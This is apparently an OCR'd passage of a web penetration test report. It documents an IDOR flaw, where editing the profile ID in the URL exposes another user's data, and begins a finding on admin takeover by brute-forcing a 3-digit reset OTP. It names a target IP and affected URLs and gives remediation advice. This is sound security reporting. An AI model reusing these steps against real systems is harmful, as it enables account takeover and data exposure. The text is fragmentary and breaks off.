
beinghuman

9934696969

footpath

Proof of Concept

On changing the customer parameter from 17 to 16, details of another user was shown.



13.127.249.120/profile/16/edit/

My Profile

testing

abs@gmail.com

bruteforcing

9934696969

ur heart

Business Impact- Extremely High

- Name,username,email,address,phone number,etc. of the users are seen which is very private information and can be used to track down the users.

- Data can be collected and released which can defame the company.

Recommedation

- **Sensitive information must only be accessible to authorised users.**

- **Implement proper authentication and authorisation checks at every function to make sure the user requesting access to a resource whether to view or edit is his own data and no one else's.**


- **Implement proper Rate Limiting checks that disallows large number of requests from/to a single resource. For example, if from a single device, a single module like OTP check, password check, signup, etc. is being called 100 times in a single minute, it should be blocked**

5. Admin account takeover by OTP Bypass

Admin account takeover by OTP Bypass (Critical)	The following page allows login via 3 digit OTP which can be bruteforced in few minutes. **Affected URL :** • http://13.127.249.120/reset_password/admin.php **Affected Parameters :** • OTP (POST parameters)

Observation

- Click on Login
- Click on Admin
- Click on Forgot Password
- You will be asked for OTP




Reset Admin Password

Enter 3 digit OTP sent on your registered mobile number

Observation

